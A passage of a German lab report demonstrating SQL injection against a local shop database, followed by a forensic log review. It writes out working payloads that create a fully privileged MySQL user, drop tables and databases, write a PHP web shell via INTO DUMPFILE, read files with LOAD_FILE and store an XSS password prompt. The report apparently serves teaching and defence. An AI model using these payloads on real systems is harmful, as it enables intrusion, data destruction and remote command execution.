Daraufhin wurde überprüft, ob der User angelegt wurde:

' UNION SELECT user,null,null,null from mysql.user; --

```
localhost/bestellungen?search='+UNION+SELECT+user%2Cnull%2Cnull%2Cnull+from+mysql.user%3B+--
```

Bestellungen

' UNION SELECT user,null,null,null from mysql.user; -- Suchen

Bestellnr	Betrag	Name	Datum
1	1166.28	Schwarz	2021-03-14
3	374.81	Schwarz	2021-03-05
8	40.29	Schwarz	2021-05-31
2	3184.88	Falk	2021-01-12
4	1904.22	Falk	2021-04-02
6	693.19	Weller	2021-03-15
5	563.77	Zanirak	2021-01-03
root	None	None	None
ah	None	None	None
mysql.infoschema	None	None	None
mysql.session	None	None	None
mysql.sys	None	None	None

→ Der User ah wurde mit Root-Rechten erfolgreich angelegt

Im letzten Schritt wurden die erstellte Datenbank und die erstellte Tabelle wieder gelöscht:

' ; drop Table testtable; COMMIT; --

```
localhost/bestellungen?search='+%3B+drop+Table+testtable%3B+COMMIT%3B+--
```

Bestellungen

' ; drop Table testtable; COMMIT; -- Suchen

' ; drop Database testdb; COMMIT; --

localhost/bestellungen?search='+%3B+drop+Database+testdb%3B+COMMIT%3B+--

Bestellungen

' ; drop Database testdb; COMMIT; --

Suchen

Auch hier wurde anschließend überprüft, ob die Datenbank und die Tabelle tatsächlich gelöscht wurden:

localhost/bestellungen?search='+UNION+SELECT+null%2Ctable_schema%2Ctable_name%2Cnull+FROM+information_schema.columns

Bestellungen

' UNION SELECT null,table_schema,table_name,null FROM information_schema.columns where table_schema='kistedb'; --

Suchen

Bestellnr	Betrag	Name	Datum
1	1166.28	Schwarz	2021-03-14
3	374.81	Schwarz	2021-03-05
8	40.29	Schwarz	2021-05-31
2	3184.68	Falk	2021-01-12
4	1904.22	Falk	2021-04-02
6	693.19	Weller	2021-03-15
5	563.77	Zanirak	2021-01-03
None	kistedb	Test	None
None	kistedb	adresse	None
None	kistedb	aktion	None
None	kistedb	aktionzuordnung	None
None	kistedb	artikel	None
None	kistedb	bestellposition	None
None	kistedb	bestellung	None
None	kistedb	bonus	None
None	kistedb	bonuszuordnung	None
None	kistedb	kategorie	None
None	kistedb	kategoriezuordnung	None
None	kistedb	kunde	None
None	kistedb	lieferant	None
None	kistedb	ort	None
None	kistedb	versand	None

→ testtable wurde erfolgreich gelöscht

localhost/bestellungen?search='+UNION+SELECT+null%2Cschema_name%2Cnull%2Cnull+FROM+information_schema.schemata%3B+

Bestellungen

' UNION SELECT null,schema_name,null,null FROM information_schema.schemata; -- Suchen

Bestellnr	Betrag	Name	Datum
1	1166.28	Schwarz	2021-03-14
3	374.81	Schwarz	2021-03-05
8	40.29	Schwarz	2021-05-31
2	3184.88	Falk	2021-01-12
4	1904.22	Falk	2021-04-02
6	693.19	Weller	2021-03-15
5	563.77	Zanirak	2021-01-03
None	mysql	None	None
None	information_schema	None	None
None	performance_schema	None	None
None	sys	None	None
None	kemper	None	None
None	kistedb	None	None

→ die Datenbank testdb wurde erfolgreich gelöscht

4.3.3 Beispiel 3 - Datenbank-Server verändern

Um den Datenbank-Server zu verändern wird nun ein neuer User mit CREATE mit einer Rolle angelegt.

' ; CREATE USER 'alex'@'%' IDENTIFIED BY 'B@zzw0rd'; COMMIT; –

localhost/bestellungen?search='+%3B+CREATE+USER+'alex'%40'%25'+IDENTIFIED+BY+'B%40zzw0rd'%3B+COMMIT%3B+--

Bestellungen

' ; CREATE USER 'alex'@'%' IDENTIFIED BY 'B@zzw0rd'; COMMIT; -- Suchen

Anschließend werden die Rechte zugewiesen:

' ; GRANT ALL PRIVILEGES ON *.* TO 'alex'@'%'; COMMIT; --

localhost/bestellungen?search='+%3B+GRANT+ALL+PRIVILEGES+ON+*.*+TO+'alex'%40'%25'%3B+COMMIT%3B+--

Bestellungen

' ; GRANT ALL PRIVILEGES ON *.* TO 'alex'@'%'; COMMIT; -- Suchen

Der User wird überprüft:

' UNION SELECT user,null,null,null from mysql.user; --

localhost/bestellungen?search='+UNION+SELECT+user%2Cnull%2Cnull%2Cnull+from+mysql.user%3B+--

Bestellungen

' UNION SELECT user,null,null,null from mysql.user; -- Suchen

BestellNr	Betrag	Name	Datum
1	1166.28	Schwarz	2021-03-14
3	374.81	Schwarz	2021-03-05
8	40.29	Schwarz	2021-05-31
2	3184.88	Falk	2021-01-12
4	1904.22	Falk	2021-04-02
6	693.19	Weller	2021-03-15
5	563.77	Zanirak	2021-01-03
alex	None	None	None
root	None	None	None
ah	None	None	None
mysql.infoschema	None	None	None
mysql.session	None	None	None
mysql.sys	None	None	None

→ Der User alex wurde nun hinzugefügt

Die Rechte werden aktualisiert, damit diese an Gültigkeit gewinnen:

' ; FLUSH PRIVILEGES; COMMIT; --

localhost/bestellungen?search='+%3B+FLUSH+PRIVILEGES%3B+COMMIT%3B+--

Bestellungen

' ; FLUSH PRIVILEGES; COMMIT; -- Suchen

Anzeigen der Rechte des Users:
' UNION SELECT grantee, privilege_type,is_grantable,Null FROM information_schema.user_privileges where grantee like '"alex'@'%'"; --

localhost/bestellungen?search='+UNION+SELECT+grantee%2C+privilege_type%2Cis_grantable%2CNull+FROM+information_schema.u

Bestellungen

' UNION SELECT grantee, privilege_type,is_grantable,Null FROM information_schema.user_privileges where grantee like "'alex'@'%'"; -- Suchen

Bestellnr	Betrag	Name	Datum
1	1166.28	Schwarz	2021-03-14
3	374.81	Schwarz	2021-03-05
8	40.29	Schwarz	2021-05-31
2	3184.88	Falk	2021-01-12
4	1904.22	Falk	2021-04-02
6	693.19	Weller	2021-03-15
5	563.77	Zanirak	2021-01-03
'alex'@'%'	SELECT	NO	None
'alex'@'%'	INSERT	NO	None
'alex'@'%'	UPDATE	NO	None
'alex'@'%'	DELETE	NO	None
'alex'@'%'	CREATE	NO	None
'alex'@'%'	DROP	NO	None
'alex'@'%'	RELOAD	NO	None
'alex'@'%'	SHUTDOWN	NO	None
'alex'@'%'	PROCESS	NO	None
'alex'@'%'	FILE	NO	None
'alex'@'%'	REFERENCES	NO	None
'alex'@'%'	INDEX	NO	None
'alex'@'%'	ALTER	NO	None
'alex'@'%'	SHOW DATABASES	NO	None
'alex'@'%'	SUPER	NO	None
'alex'@'%'	CREATE TEMPORARY TABLES	NO	None
'alex'@'%'	LOCK TABLES	NO	None

Anschließend wurde der neu erstellte User alex wieder gelöscht und überprüft:

' ; DELETE FROM `mysql`.`user` WHERE `User`='alex'; COMMIT; --

localhost/bestellungen?search='+%3B+DELETE+FROM+`mysql`.`user`+WHERE+`User`%3D'alex'%3B+COMMIT%3B+--

Bestellungen

' ; DELETE FROM `mysql`.`user` WHERE `User`='alex'; COMMIT; -- Suchen

' UNION SELECT user,null,null,null from mysql.user; --

localhost/bestellungen?search='+UNION+SELECT+user%2Cnull%2Cnull%2Cnull+from+mysql.user%3B+--

Bestellungen

' UNION SELECT user,null,null,null from mysql.user; -- Suchen

Bestellnr	Betrag	Name	Datum
1	1166.28	Schwarz	2021-03-14
3	374.81	Schwarz	2021-03-05
8	40.29	Schwarz	2021-05-31
2	3184.88	Falk	2021-01-12
4	1904.22	Falk	2021-04-02
6	693.19	Weller	2021-03-15
5	563.77	Zanirak	2021-01-03
root	None	None	None
ah	None	None	None
mysql.infoschema	None	None	None
mysql.session	None	None	None
mysql.sys	None	None	None

4.3.4 Beispiel 4 - Änderungen am Filesystem

Um Änderungen am Filesystem durchführen zu können, wurde in eine Datei geschrieben:

' ; SELECT 'SECRET' INTO dumpfile '/var/lib/mysql/alex.txt'; –

localhost/bestellungen?search='+%3B+SELECT+'SECRET'+INTO+dumpfile+'%2Fvar%2Flib%2Fmysql%2Falex.txt'%3B+--

Bestellungen

' ; SELECT 'SECRET' INTO dumpfile '/var/lib/mysql/alex.txt'; -- Suchen

Bestellnr	Betrag	Name	Datum
1	1166.28	Schwarz	2021-03-14
3	374.81	Schwarz	2021-03-05
8	40.29	Schwarz	2021-05-31
2	3184.88	Falk	2021-01-12
4	1904.22	Falk	2021-04-02
6	693.19	Weller	2021-03-15
5	563.77	Zanirak	2021-01-03

Dann wurde die Datei ausgelesen:

' UNION SELECT LOAD_FILE('/var/lib/mysql/alex.txt'),null,null,null; --

localhost/bestellungen?search='+UNION+SELECT+LOAD_FILE('%2Fvar%2Flib%2Fmysql%2Falex.txt')%2Cnull%2Cnull%2Cnull%3B+--

Bestellungen

' UNION SELECT LOAD_FILE('/var/lib/mysql/alex.txt'),null,null,null; -- Suchen

Bestellnr	Betrag	Name	Datum
b'1'	1166.28	Schwarz	2021-03-14
b'3'	374.81	Schwarz	2021-03-05
b'8'	40.29	Schwarz	2021-05-31
b'2'	3184.88	Falk	2021-01-12
b'4'	1904.22	Falk	2021-04-02
b'6'	693.19	Weller	2021-03-15
b'5'	563.77	Zanirak	2021-01-03
b'SECRET'	None	None	None

4.3.5 Beispiel 5 - Einschleusen von beliebigen Code

Zu Beginn wurde eine .php-Datei erstellt:

' ; SELECT "<?php passthru($_GET[c]);?>" INTO dumpfile'/var/lib/mysql/cmd.php'; --

localhost/bestellungen?search='+%3B+SELECT+"<%3Fphp+passthru(%24_GET[c])%3B%3F>"+INTO+dumpfile'%2Fvar%2Flib%2Fmysc

Bestellungen

' ; SELECT "<?php passthru($_GET[c]);?>" INTO dumpfile'/var/lib/mysql/cmd.php'; -- Suchen

Auslesen der erstellten .php-Datei:

' UNION SELECT LOAD_FILE('/var/lib/mysql/cmd.php'),null,null,null; --

localhost/bestellungen?search='+UNION+SELECT+LOAD_FILE('%2Fvar%2Flib%2Fmysql%2Fcmd.php')%2Cnull%2Cnull%2Cnull%3B+--

Bestellungen

' UNION SELECT LOAD_FILE('/var/lib/mysql/cmd.php'),null,null,null; -- Suchen


Bestellnr	Betrag	Name	Datum
b'1'	1166.28	Schwarz	2021-03-14
b'3'	374.81	Schwarz	2021-03-05
b'8'	40.29	Schwarz	2021-05-31
b'2'	3184.88	Falk	2021-01-12
b'4'	1904.22	Falk	2021-04-02
b'6'	693.19	Weller	2021-03-15
b'5'	563.77	Zanirak	2021-01-03
b'<?php passthru($_GET[c]);?>'	None	None	None

Einfügen von script-Code in die Datenbank:

' ; INSERT INTO `artikel` (`pk_artikelnr`, `bezeichnung`, `stueckzahl`, `nettoeinzelpreis`, `mwst`, `lieferantennr_artikel`) VALUES ('12','<script>prompt("PW eingeben", "");</script>', '10', 1.00, 19.00,1) ; --

Prüfen des Inhalts der Tabelle artikel:

' UNION SELECT pk_artikelnr,bezeichnung,nettoeinzelpreis,bruttoeinzelpreis from kistedb.artikel; --



Bestellungen

' UNION SELECT pk_artikelnr,bezeichnung,nettoeinzelpreis,bruttoeinzelpreis from kistedb.artikel; -- Suchen

Bestellnr	Betrag	Name	Datum
1	1166.28	Schwarz	2021-03-14
3	374.81	Schwarz	2021-03-05
8	40.29	Schwarz	2021-05-31
2	3184.88	Falk	2021-01-12
4	1904.22	Falk	2021-04-02
6	693.19	Weller	2021-03-15
5	563.77	Zanirak	2021-01-03
1	Augustiner Lagerbier Hell (Kasten)	0.75	0.89
2	Augustiner Lagerbier Hell (Einzel)	0.75	0.89
3	Cola (Kasten)	0.01	0.01
4	Cola (Einzeln)	0.01	0.01
5	Energy Drink (Palette)	1.53	1.64
6	Eiskaffee (Palette)	1.21	1.29
7	Eiskaffe (Einzeln)	1.21	1.29
21	<script>prompt("PW eingeben", "");</script>	1.00	1.19


→ Die Überprüfung, ob das Script in die Datenbank geschrieben wurde, war erfolgreich. Das Pop-up-Fenster erscheint jedoch nicht, da das Script in diese Umgebung nicht direkt ausgeführt wird.

4.4 Forensische Auswertung

Um zu einem späteren Zeitpunkt Informationen zu möglichen Attacken zu bekommen, wurden zusätzliche Logs aktiviert.
Die Aktivierung in dieser Form ist für je einen Tag gültig.

Im Log ist es möglich, jede Veränderung bzw. Handlung nachzuverfolgen:

Anzeigen der Datenbanken:



Anzeigen der Tabellen in kistedb:

Anzeigen der Spalten in kistedb:

2022-02-12 20:13:43.898965	[root] @ [172.24.0.3]	75	1	Connect
2022-02-12 20:13:43.900559	root[root] @ [172.24.0.3]	75	1	Query
2022-02-12 20:13:43.901309	root[root] @ [172.24.0.3]	75	1	Query
2022-02-12 20:13:43.902072	root[root] @ [172.24.0.3]	75	1	Query
2022-02-12 20:13:43.904853	root[root] @ [172.24.0.3]	75	1	Query
2022-02-12 20:13:53.018042	[root] @ [172.24.0.2]	72	1	Connect
2022-02-12 20:13:53.018502	root[root] @ [172.24.0.2]	72	1	Query
2022-02-12 20:13:53.019784	root[root] @ [172.24.0.2]	72	1	Query
2022-02-12 20:13:53.020559	root[root] @ [172.24.0.2]	72	1	Query
2022-02-12 20:13:53.084408	[root] @ [172.24.0.2]	73	1	Connect
2022-02-12 20:13:53.087035	root[root] @ [172.24.0.2]	73	1	Query
2022-02-12 20:13:53.088450	root[root] @ [172.24.0.2]	73	1	Query
2022-02-12 20:13:53.089185	root[root] @ [172.24.0.2]	73	1	Query
2022-02-12 20:13:53.092435	root[root] @ [172.24.0.2]	73	1	Query

53 Datensätze Bearbeiten, Explain, Exportieren

Select * from mysql.general_log

Anzeigen von Informationen aus der Tabelle artikel:

2022-02-12 20:15:17.435183	[root] @ [172.24.0.3]	74	1	Connect
2022-02-12 20:15:17.436173	root[root] @ [172.24.0.3]	74	1	Query
2022-02-12 20:15:17.437023	root[root] @ [172.24.0.3]	74	1	Query
2022-02-12 20:15:17.437751	root[root] @ [172.24.0.3]	74	1	Query
2022-02-12 20:15:17.439643	root[root] @ [172.24.0.3]	74	1	Query
2022-02-12 20:15:25.289257	[root] @ [172.24.0.2]	75	1	Connect
2022-02-12 20:15:25.289999	root[root] @ [172.24.0.2]	75	1	Query
2022-02-12 20:15:25.290588	root[root] @ [172.24.0.2]	75	1	Query
2022-02-12 20:15:25.291144	root[root] @ [172.24.0.2]	75	1	Query
2022-02-12 20:15:25.308021	[root] @ [172.24.0.2]	76	1	Connect
2022-02-12 20:15:25.317273	root[root] @ [172.24.0.2]	76	1	Query
2022-02-12 20:15:25.318829	root[root] @ [172.24.0.2]	76	1	Query
2022-02-12 20:15:25.321474	root[root] @ [172.24.0.2]	76	1	Query
2022-02-12 20:15:25.324975	root[root] @ [172.24.0.2]	75	1	Query

74 Datensätze Bearbeiten, Explain, Exportieren

Select * from mysql.general_log

Anlegen der Datenbank und anschließende Überprüfung:

2022-02-12 20:21:12.650516	[root] @ [172.24.0.3]	77	1	Connect
2022-02-12 20:21:12.652018	root[root] @ [172.24.0.3]	77	1	Query
2022-02-12 20:21:12.653327	root[root] @ [172.24.0.3]	77	1	Query
2022-02-12 20:21:12.654306	root[root] @ [172.24.0.3]	77	1	Query
2022-02-12 20:21:12.657676	root[root] @ [172.24.0.3]	77	1	Query
2022-02-12 20:21:12.658577	root[root] @ [172.24.0.3]	77	1	Query
2022-02-12 20:21:15.852795	[root] @ [172.24.0.3]	78	1	Connect
2022-02-12 20:21:15.854189	root[root] @ [172.24.0.3]	78	1	Query
2022-02-12 20:21:15.855346	root[root] @ [172.24.0.3]	78	1	Query
2022-02-12 20:21:15.857362	root[root] @ [172.24.0.3]	78	1	Query
2022-02-12 20:21:15.860316	root[root] @ [172.24.0.3]	78	1	Query
2022-02-12 20:23:01.326546	[root] @ [172.24.0.2]	79	1	Connect
2022-02-12 20:23:01.327978	root[root] @ [172.24.0.2]	79	1	Query
2022-02-12 20:23:01.328562	root[root] @ [172.24.0.2]	79	1	Query
2022-02-12 20:23:01.329456	root[root] @ [172.24.0.2]	79	1	Query
2022-02-12 20:23:01.356888	[root] @ [172.24.0.2]	80	1	Connect
2022-02-12 20:23:01.360013	root[root] @ [172.24.0.2]	80	1	Query
2022-02-12 20:23:01.361869	root[root] @ [172.24.0.2]	80	1	Query
2022-02-12 20:23:01.363916	root[root] @ [172.24.0.2]	80	1	Query
2022-02-12 20:23:01.367989	root[root] @ [172.24.0.2]	79	1	Query

101 Datensätze Bearbeiten, Explain, Exportieren

Select * from mysql.general_log

Anlegen der Tabelle und anschließende Überprüfung:

2022-02-12 20:28:29.761019	[root] @ [172.24.0.2]	100	1	Connect
2022-02-12 20:28:29.763494	root[root] @ [172.24.0.2]	100	1	Query
2022-02-12 20:28:29.764392	root[root] @ [172.24.0.2]	100	1	Query
2022-02-12 20:28:29.764984	root[root] @ [172.24.0.2]	100	1	Query
2022-02-12 20:28:29.768411	root[root] @ [172.24.0.2]	100	1	Query
2022-02-12 20:28:29.769627	root[root] @ [172.24.0.2]	100	1	Query
2022-02-12 20:28:29.836012	root[root] @ [172.24.0.2]	100	1	Query
2022-02-12 20:34:35.956804	[root] @ [172.24.0.2]	101	1	Connect
2022-02-12 20:34:35.957589	root[root] @ [172.24.0.2]	101	1	Query
2022-02-12 20:34:35.958023	root[root] @ [172.24.0.2]	101	1	Query
2022-02-12 20:34:35.958863	root[root] @ [172.24.0.2]	101	1	Query
2022-02-12 20:34:35.974552	[root] @ [172.24.0.2]	102	1	Connect
2022-02-12 20:34:35.975944	root[root] @ [172.24.0.2]	102	1	Query
2022-02-12 20:34:35.976087	root[root] @ [172.24.0.2]	102	1	Query
2022-02-12 20:34:35.979059	root[root] @ [172.24.0.2]	102	1	Query
2022-02-12 20:34:36.981016	root[root] @ [172.24.0.2]	101	1	Query
2022-02-12 20:34:36.989023	root[root] @ [172.24.0.2]	101	1	Query
2022-02-12 20:34:36.990491	root[root] @ [172.24.0.2]	102	1	Query
2022-02-12 20:34:36.234251	root[root] @ [172.24.0.2]	102	1	Query
2022-02-12 20:34:36.242012	root[root] @ [172.24.0.2]	101	1	Query
2022-02-12 20:34:36.317711	root[root] @ [172.24.0.2]	101	1	Query
2022-02-12 20:34:36.289983	root[root] @ [172.24.0.2]	102	1	Quit
2022-02-12 20:34:36.293019	root[root] @ [172.24.0.2]	101	1	Quit
2022-02-12 20:34:53.723968	[root] @ [172.24.0.2]	103	1	Connect
2022-02-12 20:34:53.727028	root[root] @ [172.24.0.2]	103	1	Query
2022-02-12 20:34:53.728034	root[root] @ [172.24.0.2]	103	1	Query
2022-02-12 20:34:53.783555	root[root] @ [172.24.0.2]	103	1	Query
2022-02-12 20:34:53.784068	root[root] @ [172.24.0.2]	103	1	Query
2022-02-12 20:34:53.801083	root[root] @ [172.24.0.2]	103	1	Query
2022-02-12 20:34:53.806611	root[root] @ [172.24.0.2]	103	1	Query
2022-02-12 20:34:53.810044	root[root] @ [172.24.0.2]	103	1	Query
2022-02-12 20:34:53.818505	root[root] @ [172.24.0.2]	103	1	Query
2022-02-12 20:34:53.824087	root[root] @ [172.24.0.2]	103	1	Query
2022-02-12 20:34:53.829749	root[root] @ [172.24.0.2]	103	1	Query
2022-02-12 20:34:53.841079	root[root] @ [172.24.0.2]	103	1	Quit
2022-02-12 20:34:54.187308	[root] @ [172.24.0.2]	104	1	Connect
2022-02-12 20:34:54.187581	root[root] @ [172.24.0.2]	104	1	Query
2022-02-12 20:34:54.188582	root[root] @ [172.24.0.2]	104	1	Query
2022-02-12 20:34:54.189175	root[root] @ [172.24.0.2]	104	1	Query
2022-02-12 20:34:54.189579	root[root] @ [172.24.0.2]	104	1	Query
2022-02-12 20:34:54.222087	root[root] @ [172.24.0.2]	104	1	Query
2022-02-12 20:34:54.225219	root[root] @ [172.24.0.2]	104	1	Query
2022-02-12 20:34:54.239048	root[root] @ [172.24.0.2]	104	1	Query
2022-02-12 20:34:54.256073	root[root] @ [172.24.0.2]	104	1	Query
2022-02-12 20:34:54.272682	root[root] @ [172.24.0.2]	104	1	Query
2022-02-12 20:34:54.290082	root[root] @ [172.24.0.2]	104	1	Query
2022-02-12 20:34:54.289739	root[root] @ [172.24.0.2]	104	1	Query
2022-02-12 20:34:54.315269	root[root] @ [172.24.0.2]	104	1	Quit
2022-02-12 20:34:54.324539	[root] @ [172.24.0.2]	105	1	Connect
2022-02-12 20:34:54.325691	root[root] @ [172.24.0.2]	105	1	Query
2022-02-12 20:34:54.326493	root[root] @ [172.24.0.2]	105	1	Query
2022-02-12 20:34:54.328791	root[root] @ [172.24.0.2]	105	1	Query
2022-02-12 20:34:54.329883	root[root] @ [172.24.0.2]	105	1	Query

2022-02-12 20:36:23.583133	[root] @ [172.24.0.3]	106	1	Connect
2022-02-12 20:36:23.585176	root[root] @ [172.24.0.3]	106	1	Query
2022-02-12 20:36:23.586103	root[root] @ [172.24.0.3]	106	1	Query
2022-02-12 20:36:23.586900	root[root] @ [172.24.0.3]	106	1	Query
2022-02-12 20:36:23.588750	root[root] @ [172.24.0.3]	106	1	Query
2022-02-12 20:37:58.445149	[root] @ [172.24.0.2]	107	1	Connect
2022-02-12 20:37:58.446125	root[root] @ [172.24.0.2]	107	1	Query
2022-02-12 20:37:58.446869	root[root] @ [172.24.0.2]	107	1	Query
2022-02-12 20:37:58.447843	root[root] @ [172.24.0.2]	107	1	Query
2022-02-12 20:37:58.462764	[root] @ [172.24.0.2]	108	1	Connect
2022-02-12 20:37:58.463090	root[root] @ [172.24.0.2]	108	1	Query
2022-02-12 20:37:58.468894	root[root] @ [172.24.0.2]	108	1	Query
2022-02-12 20:37:58.472211	root[root] @ [172.24.0.2]	108	1	Query
2022-02-12 20:37:58.474943	root[root] @ [172.24.0.2]	107	1	Query

337 Datensätze Bearbeiten, Explain, Exportieren

Select * from mysql.general_log

Hinzufügen eines Users und anschließende Überprüfung:

2022-02-12 21:23:53.012333	[root] @ [172.24.0.3]	134	1	Connect	root@172.24.0.3 on kistedb using SSL/TLS
2022-02-12 21:23:53.014573	root/root@ [172.24.0.3]	134	1	Query	SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-12 21:23:53.015367	root/root@ [172.24.0.3]	134	1	Query	SET NAMES utf8mb4
2022-02-12 21:23:53.015396	root/root@ [172.24.0.3]	134	1	Query	set autocommit=0
2022-02-12 21:23:53.015343	root/root@ [172.24.0.3]	134	1	Query	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b.kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%' ;
2022-02-12 21:23:53.020013	root/root@ [172.24.0.3]	134	1	Query	INSERT INTO `user` (`Host` , `User` , `Select_priv` , `Insert_priv` , `Update_priv` , `Delete_priv` , `Create_priv` , `Drop_priv` , `Reload_priv` , `Shutdown_priv` , `Process_priv` , `File_priv` , `Grant_priv` , `References_priv` , `Index_priv` , `Alter_priv` , `Show_db_priv` , `Super_priv` , `Create_tmp_table_priv` , `Lock_tables_p
2022-02-12 21:06:07.909189	[root] @ [172.24.0.2]	128	1	Connect	root@172.24.0.2 on kistedb using SSL/TLS
2022-02-12 21:06:07.909769	root/root@ [172.24.0.3]	135	1	Query	SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-12 21:06:07.909773	root/root@ [172.24.0.3]	135	1	Query	SET NAMES utf8mb4
2022-02-12 21:06:07.909783	root/root@ [172.24.0.3]	135	1	Query	set autocommit=0
2022-02-12 21:06:07.912546	root/root@ [172.24.0.3]	135	1	Query	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b.kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%' UNION SELECT user,null,null,null from mysql.user;
2022-02-12 21:06:11.064658	[root] @ [172.24.0.2]	136	1	Connect	root@172.24.0.2 on using TCP/IP
2022-02-12 21:09:11.065269	root/root@ [172.24.0.2]	136	1	Query	SET NAMES utf8mb4
2022-02-12 21:09:11.065961	root/root@ [172.24.0.2]	136	1	Query	SET sql_quote_show_create = 1, autocommit = 1
2022-02-12 21:09:11.069977	root/root@ [172.24.0.2]	136	1	Query	USE `mysql`
2022-02-12 21:08:11.027211	[root] @ [172.24.0.2]	137	1	Connect	root@172.24.0.2 on using TCP/IP
2022-02-12 21:08:11.028963	root/root@ [172.24.0.2]	137	1	Query	SET NAMES utf8mb4
2022-02-12 21:08:11.029969	root/root@ [172.24.0.2]	137	1	Query	SET sql_quote_show_create = 1, autocommit = 1
2022-02-12 21:08:11.036128	root/root@ [172.24.0.2]	137	1	Query	USE `mysql`
2022-02-12 21:08:11.039361	root/root@ [172.24.0.2]	136	1	Query	Select * from mysql.general_log

628 Datensätze ... Bearbeiten, Explain, Exportieren

```
Select * from mysql.general_log;
```

Verändern des Preises von einem Artikel:

2022-02-13 09:25:01.462961	[root] @ [172.25.0.5]	83	1	Connect	root@172.25.0.5 on kisteds using SSL/TLS
2022-02-13 09:25:01.465518	root/root@ [172.25.0.5]	83	1	Query	SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-13 09:25:01.466722	root/root@ [172.25.0.5]	83	1	Query	SET NAMES utf8mb4
2022-02-13 09:25:01.468373	root/root@ [172.25.0.5]	83	1	Query	set autocommit=0
2022-02-13 09:25:01.471933	root/root@ [172.25.0.5]	83	1	Query	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b.kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%' ;
2022-02-13 09:25:01.473368	root/root@ [172.25.0.5]	83	1	Query	update artikel set nettoeinzelpreis=0.01 where bezeichnung like 'Cola%';
2022-02-13 09:25:01.476881	root/root@ [172.25.0.5]	83	1	Query	COMMIT;
2022-02-13 09:25:10.037993	[root] @ [172.25.0.5]	84	1	Connect	root@172.25.0.5 on kisteds using SSL/TLS
2022-02-13 09:25:10.021445	root/root@ [172.25.0.5]	84	1	Query	SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-13 09:25:10.023621	root/root@ [172.25.0.5]	84	1	Query	SET NAMES utf8mb4
2022-02-13 09:25:10.027942	root/root@ [172.25.0.5]	84	1	Query	set autocommit=0
2022-02-13 09:25:10.034895	root/root@ [172.25.0.5]	84	1	Query	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b.kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%' UNION SELECT pk_artikelnr,bezeichnung,nettoeinzelpreis,bruttoeinzelpreis from kisteds.artikel;
2022-02-13 09:25:33.182525	[root] @ [172.25.0.2]	85	1	Connect	root@172.25.0.2 on using TCP/IP
2022-02-13 09:25:33.163843	root/root@ [172.25.0.2]	85	1	Query	SET NAMES utf8mb4
2022-02-13 09:25:33.164438	root/root@ [172.25.0.2]	85	1	Query	SET sql_quote_show_create = 1, autocommit = 1
2022-02-13 09:25:33.165791	root/root@ [172.25.0.2]	85	1	Query	USE `mysql`
2022-02-13 09:25:33.177427	[root] @ [172.25.0.2]	86	1	Connect	root@172.25.0.2 on using TCP/IP
2022-02-13 09:25:33.182791	root/root@ [172.25.0.2]	86	1	Query	SET NAMES utf8mb4
2022-02-13 09:25:33.185013	root/root@ [172.25.0.2]	86	1	Query	SET sql_quote_show_create = 1, autocommit = 1
2022-02-13 09:25:33.186683	root/root@ [172.25.0.2]	86	1	Query	USE `mysql`
2022-02-13 09:25:33.187913	root/root@ [172.25.0.2]	85	1	Query	Select * from mysql.general_log

44 Datensätze ... Bearbeiten, Explain, Exportieren

```
Select * from mysql.general_log;
```

Löschen der Datenbank und der Tabelle:

2022-02-13 09:30:33.523915	[root] @ [172.25.0.5]	87	1	Connect	root@172.25.0.5 on kisteds using SSL/TLS
2022-02-13 09:30:33.525597	root/root@ [172.25.0.5]	87	1	Query	SET NAMES 'utf8mb4' COLLATE 'utf8mb4_general_ci'
2022-02-13 09:30:33.526822	root/root@ [172.25.0.5]	87	1	Query	SET NAMES utf8mb4
2022-02-13 09:30:33.527849	root/root@ [172.25.0.5]	87	1	Query	set autocommit=0
2022-02-13 09:30:33.530391	root/root@ [172.25.0.5]	87	1	Query	SELECT b.pk_bestellnr, b.gesamtbetrag, k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON b.kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%' ;
2022-02-13 09:30:33.532745	root/root@ [172.25.0.5]	87	1	Query	drop table testtable ;
2022-02-13 09:30:33.627927	root/root@ [172.25.0.5]	87	1	Query	COMMIT;
2022-02-13 09:31:53.872817	[root] @ [172.25.0.5]	88	1	Connect	root@172.25.0.5 on kisteds using SSL/TLS
